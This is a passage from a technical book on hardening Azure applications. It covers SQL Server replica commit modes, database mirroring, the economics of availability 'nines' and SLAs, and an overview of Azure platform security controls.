The synchronous-commit mode is suitable for a high availability setup where primary and secondary replicas are always in sync, with each transaction commit impacting primary and secondary replicas in a synchronous manner. There is the least loss of data with this mode; however, there is an increase in latency while committing transactions.

Asynchronous-Commit Mode

The asynchronous-commit mode is perfect for instances where latency of the synchronous-commit mode leads to poor user experience. You will be running these replicas in multiple data centers managed by your cloud platform vendors. This mode introduces the possibility of data-sync issues vis-à-vis the client.

This mode is helpful in different scenarios, including where:

- A significant distance is kept between both the primary and secondary replicas
- You do not want the primary replica to be affected by small errors
- Performance is extensive in comparison to synchronized data protection

Configuration-Only Mode

Configuration-only mode is used in the instances where an availability group is not present on a WSFC. In this mode, user data is not stored in a replica; instead, the configuration metadata is stored in the replica master database.

Database Mirroring

Database mirroring is a solution that makes database servers highly available. Database mirroring is also used in disaster recovery implementation for SQL Server virtual machine deployments in Azure. As the name indicates, this involves a secondary deployment that mirrors the primary.

To support automatic failover, the deployment requires a “witness” instance that monitors the principal server via a “heartbeat” and initiates a failover when it detects a failure of the principal.

Important Terms Related to Database Mirroring

- **Witness:** The third instance of a server that acts as an intermediary between the principal server and the mirror server to determine when to failover. The net effect is that witnesses make automatic failover possible.
- **Principal Server:** A server possessing the principal database.

- **Principal database:** A read-write database available on the principal server.
- **Mirror database:** A read-only database synchronized with the principal database.
- **Mirror Server:** A server instance running the mirror database.

Summary

While fault tolerance is the preferred behavior for your application, you should make provisions for high availability, scalability, and disaster recovery. The good news is that cloud platform vendors, including Microsoft Azure, provide you with a range of options to harden your application and provide you with many viable options for high availability, scalability, and disaster recovery. What is more important is that you decide on the right amount of coverage needed for your application, since higher tiers come with increased operational costs.

CHAPTER 9

Availability and Economics of 9s

Your customers depend on your cloud application to complete tasks. Even the smallest amount of downtime at an inopportune moment could mean a customer is not able to complete a task, which ultimately leads to a loss in revenue for you and, more importantly, the erosion of the customer's confidence. Therefore, you must ensure that your cloud application is available when your customers need it. However, a high level of availability requires a significant investment of time and effort.

In this chapter, we discuss design patterns that will help you achieve the desired level of availability and provide you with an economic model to help you to decide which pattern is most suitable for your situation.

Note Availability is measured in terms of 9s—one to five 9s, in fact. This is literally a count of the number of 9s in the application availability. An availability of five nines indicates that the application is available for 99.999% of the day. In other words, we can say that the application is available for 86,399,136 milliseconds in a day out of 86,400,000 milliseconds.

It is no wonder that your customers and business partners ask for more 9s, because more 9s lead to higher availability of your application. In previous chapters, we discussed how ensuring high availability with robust disaster-recovery systems is a major engineering undertaking that requires a significant budget to build and operate. However, in this chapter, we will discuss that every additional 9 costs more, and the returns do not always justify the cost.

S. Machiraju and S. Gaurav, *Hardening Azure Applications*, https://doi.org/10.1007/978-1-4842-4188-2_9

Economics of 9s

So, why are businesses so fixated on 9s? It is actually pretty simple—the more your application is available or "up and running," the more business it can conduct. You should understand the meaning of downtime to your business and use that information to devise plans to prevent it from occurring. In Table 9-1, you can review the revenue numbers of cloud-based applications. While hypothetical, the table gives perspective on the losses a business would accrue for every minute of downtime. Applications such as EdiActivity would lose $1 every minute; GXS would lose about $1,000 per minute; Southwest Airlines would lose $35,000 per minute; Amazon would lose a colossal $140,000 for every minute of downtime. In conversations with your business owners, you should carry out a similar exercise and accurately compute the cost of downtime. Such data would also be useful for figuring out the RoI for hardening your application—especially from the perspective of availability.

Table 9-1. *Cloud Applications' Revenue*

Business	Revenue/Year (2013) USD	Revenue/Minute USD
EdiActivity	500,000	1.00
GXS	480,000,000	913
Salesforce	4,070,000,000	7,743
eBay	16,050,000,000	30,536
Southwest Airlines	18,610,000,000	35,407
Google	59,730,000,000	113,641
Amazon	74,450,000,000	141,647

Economics of (Non)-Availability

Your customers depend on your application to do their jobs, and downtime can adversely affect their business. The non-availability of your application can have several impacts on your business, some of which are listed here:

- Loss of reputation
- Customer and partner dissatisfaction

- Risk of regulatory oversight
- Loss of sales
- Lost and damaged data
- Required restart in order to return to full operation
- Reduced employee morale
- Inconvenience, strife, accidents, loss of life, and other human hardships

A recent independent, web-based survey conducted by IT Intelligence Consulting (ITIC), the "2017 Reliability and Hourly Cost of Downtime Trends Survey," states that on average, a single hour of downtime per year costs a business over $100,000, while over 81% of businesses say that the cost exceeds $300,000. It also states that three in ten of those businesses indicate that an hour of downtime costs their firms $1 million or more. Moreover, the losses for 51% percent of organizations (whose businesses are based on high-level data transactions, like banks and stock exchanges, online retail sales, or even utility firms) were measured at $5 million dollars per hour. The survey polled over 800 organizations during April and May of 2017, and over 51% of large enterprises with more than 1,000 employees.[1]

Computing Availability

Your application availability is measured in 9s and maps directly to the amount of time (per week or month) that it is up and running. It also provides you with a goal or upper bound for how long your application can afford to be down in a given period of time.

Availability is measured by comparing your application's uptime to total time.

Note ***Uptime*** is the time your application is available to do the job it is designed to do. ***Total time*** is the time in a calendar month.

---

[1]ITIC, "2017 Reliability and Hourly Cost of Downtime Trends Survey," http://itic-corp.com/blog/2017/05/hourly-downtime-tops-300k-for-81-of-firms-33-of-enterprises-say-downtime-costs-1m/, May 18, 2017.

The computation of availability is not limited to your code; it also depends on your end-to-end system functionality. It takes the entire system into consideration, and is referred to as *effective availability* (or, in short, simply *availability*). Here is the formula to compute availability:

$$\text{Availability} = \frac{(\text{Total Time} - \text{Downtime})}{\text{Total Time}} \times 100$$

Note Availability is measured as a percentage, e.g., 99.9%.

In Table 9-2, we will review the maximum allowed downtime for various availability targets. For an availability target of 99%, you are allowed 432 minutes, or about seven hours, of downtime per month; at 99.9% you get a quarter hour per month. Therefore, each 9 of the availability target represents a significant reduction of your application's downtime.

Table 9-2. *9s, Uptime, and Downtime for a Total Time of 43200 Minutes per Month*

Availability Target	Minimum Uptime: minutes/month	Maximum Downtime: minutes/month
99.9999%	43200	0.0432
99.999%	43200	0.432
99.99%	43196	4.32
99.9%	43157	43.2
99%	42768	432
90%	38880	4320


Monitoring Availability

As discussed earlier, application availability is expressed by 9s—most commonly two to three 9s. Without knowing the cost implications, your customers will think that more 9s is always better. They do not understand that each additional 9 comes with a price. This leads to the following questions:

- How many 9s do your customers really need?
- Can your customers afford the cost of each additional 9?

When you probe your customers, you will find that they actually do not care about the 9s; however, they are interested in ensuring that your application is available exactly when it is needed, and the downtime will not adversely impact the performance and productivity of its workers. Your customers are well aware that when the system is down, they lose productivity, which directly impacts profitability.

It is very common to measure availability in monthly intervals. Many commercially available applications and services are quite transparent about the availability of their service, which helps establish a sense of pride in their team's achievement while also shining a spotlight on failures. Figure 9-1 demonstrates the availability of a service. You will notice in the image that downtime is highlighted in red and that the application has an availability of 99.96%, quite a bit above the stated SLA target of three 9s. Your customers will expect your application to offer information on downtime and provide an alerting mechanism that keeps them up to date. Do not fight such requests; rather, embrace them, since this will force you to improve the way you measure availability and strategize for its constant improvement.


GC EdiActivity (Jan 2015)

Last checked 04/12/2015 10:41:29PM

Uptime this month 99.96%

Avg. resp. time this month 319 ms

Check type: HTTP

Check resolution: 1 minutes

Uptime

Day-by-day availability (uptime) for the selected month. Red sections indicate downtime. Hover mouse pointer over sections to get exact times.


Outages

From	To	Duration ▾
01/06/2015 11:51:29AM	01/06/2015 11:59:29AM	8m
01/24/2015 10:01:29PM	01/24/2015 10:09:29PM	8m

Figure 9-1. *Availability of a commercial service, highlighting downtime. (EdiActivity.com, 2015. Reprinted with permission.)*

As covered in previous chapters, quickly addressing service incidents is the key to maintaining higher uptimes. Alerts generated by monitoring applications should convey that there will be a rapid yet structured response to any issue; these alerts should be delivered to both you and your customers. Figures 9-2 and 9-3 show the opening and closing of the alert notice and restoration of the service for the same outage on

August 20, 2018. Figure 9-2 shows the transition from optimal state to degraded state, and Figure 9-3 shows the reverse. Support and development staff receiving such emails can use this information to perform root cause analysis of service degradation.


Pingdom Alert: Incident #17 for GC EdiActivity (gcommvalidate2.cloudapp.net), has been assigned to you.

alert@pingdom.com
to aparnamachi

Hi aparna machi,


This is a notification sent by Pingdom.

Incident 17, GC EdiActivity (gcommvalidate2.cloudapp.net),
has been assigned to you.

Log in to your account at https://my.pingdom.com/ to acknowledge, see further details and take
the necessary actions.

Best regards,
The Pingdom Team

Figure 9-2. *Alert about non-availability of application. (EdiActivity.com, 2018. Reprinted with permission.)*


CLOSED Pingdom incident #17 for GC EdiActivity (gcommvalidate2.cloudapp.net)

alert@pingdom.com
to aparnamachi

Hi aparna machi,

This is a notification sent by Pingdom.

Incident 17, check 810113 GC EdiActivity (gcommvalidate2.cloudapp.net), has been closed.


Log in to your account at https://my.pingdom.com to see further details and take the necessary actions.

Best regards,
The Pingdom Team

Figure 9-3. *Confirmation of incident closure and availability of Application. (EdiActivity.com, 2018. Reprinted with permission.)*

Enforcing Availability via SLA

Availability is woven into commercial contracts as an SLA (Service Level Agreement). You can offer rebates to your customer if the service level falls below the agreed threshold. Figure 9-4 is an example of an SLA and the credit offered for failure by Microsoft Corporation for its email and other services. Be aware that SLAs are customized; depending on the contract value and revenue potential, you may scale your SLA up or down.



(g) For Exchange Online Protection (EOP):

With respect to EOP licensed as a standalone Service, ECAL suite, or Exchange Enterprise CAL with Services, you may be eligible for Service Credits if we do not meet the Service Level described below for (1) Uptime and (2) Email Delivery.

1. Monthly Uptime Percentage:

   If the Monthly Uptime Percentage for EOP falls below 99.999% for any given month, you may be eligible for the following Service Credit:

Monthly Uptime Percentage	Service Credit
<99.999%	25%
<99.0%	50%
<98.0%	100%

Figure 9-4. *Service credits associated with SLAs*

You will face the challenge of explaining the math and IT to business owners and customers. You should help customers understand the meaning of availability as it relates to their situation.

Note EdiActivity.com is a single-tenant system, and one of its customers is based out of the CST time zone. This customer's availability requirement is straightforward: there is an SLA promising 99% availability during business hours. So, as long as EdiActivity ensures preventative maintenance, and updates are done outside of the stated business hours, the application meets the SLA. Technically, the customer is seeking an availability SLA of 37.5%, but this is not a problem as the customer only cares about business hours.

What your customers and business owners understand is their business, their costs, and their sales, so make sure you present data to them in these terms; a good example is the EdiActivity example discussed above, where the SLA requirement is below 50%.

Designing for SLA

Availability designs and implementations are commonly driven off SLAs negotiated with your customer. Figure 9-5 illustrates the cost of providing availability. Systems that only provide *redundancy* have the lowest total cost of ownership, while *continuously* (or always) *available systems* have the highest total cost of ownership. Of course, *continuously available systems* also have the highest level of availability.




Figure 9-5. *Design options for various availability levels*

Typical design options for availability on the cloud platform and your application are elaborated next.

Redundant System

Redundant systems are generally designed as active-active and exist behind a router or load balancer. Essentially, the load/capacity is equally divided across two or more nodes, and if one node goes down, others are available to process incoming requests. There is overcapacity built into the system so that the redundant system is capable of processing almost the entire user load. There is the potential for queueing, since capacity is diminished when a node goes down. There is zero availability if both active nodes in the network go down. This design option will provide a single 9 availability, or 90%.

Cold Standby System

Cold standby systems extend the reach of redundant systems by adding capabilities such as storage, networks, and backups to all other related systems. The bottom line is that as availability needs increase, so do the complexity and cost of the system. The characteristics of this design option are:

- It backs up all components at periodic intervals.
- It restores a point-in-time backup upon failure.
- It is typically used for tier 2 and tier 3 applications; it provides two 9s for availability, or an SLA of 99%.
- It is the most common design option, since it has a moderate total cost of ownership.

Implications of this design option are:

- Its availability will be on a lower spectrum, as it will take a longer time—perhaps a few hours—to recover.
- It requires the state of the entire system to be in sync.
- It has a high potential for data loss upon recovery.

Warm Standby System

Failover nodes, also known as *warm standby* systems, have additional backup nodes (requiring additional software licenses in most commercial arrangements) and rely heavily on shared resources, e.g., disk and cluster file systems. Typical disks and file systems can themselves be single points of failure, requiring more redundancy. The characteristics of this design option are:

- It backs up all components at periodic intervals.
- It provides a fully redundant system on standby.
- It can restore a point-in-time backup on redundant hardware in standby mode.
- It activates standby upon primary failure and will fully recover in minutes.
- It is typically used with tier 1 applications, and thus provides three 9s for availability, or an SLA of 99.9%.

Implications of this design option are:

- It is more expensive than the cold backup solution and is the most recommended design option.
- Availability will be better.
- The state of the entire system must be in sync.
- There is potential for data loss on recovery.

Automatic Failover System

Automatic failover systems include a large pool of compute instances (and thus greater expense) and require replication technologies at all levels—both for applications and for data storage. Such failover systems also compensate for failures in a geographical area; e.g., hurricanes causing massive and prolonged power outages in an entire region (e.g., Singapore) will cause a failover to a different region (e.g., Hong Kong). The characteristics of this design option are:

- It is a fully redundant system with geo disaster recovery (DR) as supported by cloud platforms.
- It collects events redundantly from all event sources.
- It activates standby upon primary failure.

- It can be used in active-active mode if correlation rules and reporting users are high.
- It is typically used with mission critical (e.g., healthcare) applications, and thus provides four 9s of availability, or a SLA of 99.99%.

Implications of this design option are:

- It is more expensive than cold backup and warm standby solutions.
- Availability will be better.
- There is a low risk of data loss upon recovery.

Always Available System

Always available—or *continuously available*—systems are a near-perfect state. They are very challenging and quite expensive to design and build. Typically, such systems span geographies as well as vendor platforms. The characteristics of this design option are:

- It is a fully redundant system with geo disaster recovery (DR) and reaches across cloud platform vendors. It protects against vendors' multi-datacenter failure.
- It is used in active-active mode and is expected to be always available.
- It is typically used with super mission critical applications (e.g., air traffic controls and national security systems), and thus provides five 9s of availability, or an SLA of 99.999%.

Implications of this design option are:

- It is more expensive than cold backup and warm standby solutions.
- Availability will be the best.
- Literally no potential for data loss upon recovery.


Economics of Downtime and Availability

There are costs associated with both of the following:

- Ensuring availability
- Insuring loss of revenue due to the non-availability of your application

With these two sets of costs, it is possible for you to figure out the optimal availability model for your application.

Figure 9-6 compares the correlation between downtime (minutes per month) and various availability levels and their costs.



	$ (90%)	$$ (99%)	$$$ (99.9%)	$$$$ (99.99%)	$$$$$ (99.999%)	$$$$$$ (99.9999%)
■ Downtime in minutes	4320	432	43.2	4.32	0.432	0.0432

Figure 9-6. *Mapping availability to downtime*

In Figure 9-6, you will quickly notice that a significant increase in the cost of availability results in decreasing the downtime. As most of the commercially available systems offer three 9s for availability, they are expected to be down for about forty-three minutes every month.

Downtime Costs

In a previous section ("Economics of 9s"), we evaluated the direct revenue losses accrued due to the non-availability of applications. All you need to calculate these losses is the annual revenue generated (actual or projected) by your application, which allows you to calculate the loss of revenue per minute, which can be assumed as the downtime costs.

Note For the sake of convenience, we are ignoring other intangible costs listed in the previous section ("Economics of Non-Availability").

Availability Costs

Each level of availability has a cost associated with it. As discussed in the "Designing for SLA" section, each level, from cold standby to continuous availability, has costs associated with it. The costs can be further broken down into:

- One-time implementation cost
- Recurring costs for software access
- Usage fee for resources
- Personnel costs

For the sake of simplicity, let's focus on the recurring costs. Of course, if you require a high degree of precision in your calculations, you must amortize the one-time costs over the expected life of your application.

Summary

Your investment in the right level of availability should be driven by economics and profit, unless you are a government or non-profit agency whose motivation would be cost minimization. Along with business owners, you should evaluate the premiums or additional revenue at each level of availability and use the information to justify the investment. Both availability costs and downtime costs play a crucial role in the investment decision.

CHAPTER 10

Securing Your Application

In previous chapters, we discussed the benefits of the cloud platform and outlined how to leverage the cloud platform to harden your application so as to be able to scale out or up, and so it is perpetually available to your customers to conduct business.

Although business owners are using cloud platforms due to the flexibility and lower cost, some concerns have prevented widespread adoption. One major concern is security. In this chapter, you will learn that cloud platforms, such as Microsoft Azure, provide you with the most secure platform on which to deploy your application—significantly more secure than most private data centers and commercial cohost companies. Security is a complex topic and requires constant vigilance, preparedness, and the ability to react to threats quickly. As you move toward deploying your application on the cloud platform, you will need to make some changes to your design approaches so as to reap the benefits of its very secure infrastructure.

Cloud platforms like Microsoft Azure are multi-tenant in nature in order to provide economies of scale, which translates to lower costs for you and your business. At the same time, this leads to additional design challenges, since the computing, storage, and networking infrastructure are shared with multiple organizations, including your business. Since there is resource sharing between tenants, you will need to know how the cloud platform vendor is safeguarding privacy for your application. In addition to addressing privacy, this chapter elaborates on two other topics—security and compliance.

No security-related discussion would be complete without reviewing the challenges of designing for security and providing guidance to do so. Security and compliance offerings are specific to cloud platform vendors; this chapter reviews the coverage of Microsoft Azure.

S. Machiraju and S. Gaurav, *Hardening Azure Applications*, https://doi.org/10.1007/978-1-4842-4188-2_10

Security

Security is the highest concern for all public cloud platforms similar to Microsoft Azure. After reading this section, you will understand that you can rely on Microsoft Azure to assuage any concerns you may have. Microsoft is investing significantly via both talent and equipment in all aspects of security, including building/location security. Resources are directed to build and operate state-of-the-art security technologies. At the human resource level, individuals who work in each data center are carefully vetted, as it is a multi-billion-dollar operation. Microsoft Azure data centers are likely to be more secure than your current data center.

If your responsibilities include managing assets in your data center, you likely deal with more than just software deployment. You are most likely preoccupied with the following:

- Integrity and reliability of engineers with access
- Efficacy of your anti-virus software
- Firewall settings
- Potential sabotage

With Microsoft Azure, these issues are no longer your concern, and you can safely outsource them to Microsoft. As a result of its security layers, Microsoft Azure provides an extremely secure environment to run your application. A list of security layers is elaborated in Table 10-1.

Table 10-1. *Typical Security Layers*

Layer	Defenses
Data	1. Access control via strong storage keys 2. Data transfers have SSL support
Application	1. .NET apps run under partial trust 2. The default account is a least-privileged Windows user account
Host	1. Minimal support for the Roles feature in operating systems 2. External hypervisor imposes host boundaries
Network	1. Host firewall limits traffic to VMs and VPN 2. Routers provide filters to VLANs
Physical	1. Top-notch physical and on-premises security 2. Data centers process certifications

With such significant investments, you can expect to see regular enhancements to security in the Microsoft Azure platform.

Note You should regularly review the Azure Trust Center website for the latest updates on security, compliance, and privacy.

We will discuss important security layers in the following sections.

Controls

Microsoft Azure has a range of controls that provide a secure platform so that you can deploy your applications without worry. These controls range from facility security to limiting access, and are described in the subsections below.

24/7/365 Monitored Facility

Microsoft Azure data centers are constructed, managed, and monitored for the sole purpose of sheltering your data and applications from unauthorized access and environmental threats. Security is monitored by the centralized systems that consume and respond to the large amount of data generated by devices, such as sensors and alarms, so as to provide alerts. Some of this information, especially related to your application, is provided to you to ensure transparency.

Patching, Antivirus, Anti-malware

Automated systems apply security patches, prioritizing by threat level. Anti-malware is built into the cloud platform. It identifies and disables viruses, spyware, and malicious software. Customers can also run anti-malware solutions from partners on their virtual machines.

Intrusion Detection and Denial of Service

Microsoft Azure actively monitors access behaviors for intrusions and denial of service (DoS) attacks. Penetration tests and forensic analysis identify and mitigate threats originating both from within and outside of Microsoft Azure.

Physical Access to Data

By default, access to customer data by Microsoft personnel is denied, but in instances where it is granted, access is managed and logged. Access to systems that store customer data is strictly controlled through physical lock-box processes.

Operational Security

Microsoft Azure teams have institutionalized the best practices for operational security, from the design stage to the management of the platform.

Security Development Lifecycle

A cloud platform, Microsoft Azure, is designed and built from scratch using the Security Development Lifecycle (SDL), which is a broad technique for writing more secure, reliable, and privacy-enhanced code. In simple terms, security is at the core of the design of the Microsoft Azure cloud platform.

Centers of Excellence

A specialized team of engineers dealing in cybercrime and malware protection constantly identify, isolate, and disable threats, operating with an “assume breach” mindset and identifying possible vulnerabilities. These teams proactively remove threats before they become risks to customers.

Microsoft Azure operates a global, 24/7 event- and incident-response team to help mitigate threats from attacks and malicious activities.

Platform Security

Significant measures are implemented at the platform level to ensure security for your applications. Some of these measures include communication between various services, key management, access control, and data cleanup. These measures are elaborated as follows:

- **Data Deletion:** Once a delete command is executed, data is deleted and cannot be accessed by any storage API. All copies of the data are then cleared by garbage collection and overwritten when the storage block is reused.

- **Key/Certificate Management:** To reduce the risk of exposing your certificates and private keys to other developers, Microsoft Azure allows you to install these certificates and private keys offline via the portal rather than as a part of the code.
- **Isolation at VLANs:** Traffic between VLANs must pass through a router, which prevents unauthorized traffic.
- **Least Privilege:** Users and customers are provided with a lower-privilege account type by default and are not granted administrative access to VMs.
- **Mutual Authentication via SSL:** Communication between Microsoft Azure components is protected with Secure Sockets Layer (SSL).
- **Network Packet Filter:** At the fabric, hypervisor, and OS levels, network packet filters are provided to ensure that untrusted VMs cannot send or receive genuine traffic.
- **Storage Access Control:** A secret key controls access to the storage account. High-level apps must use this key within their application.

Compliance

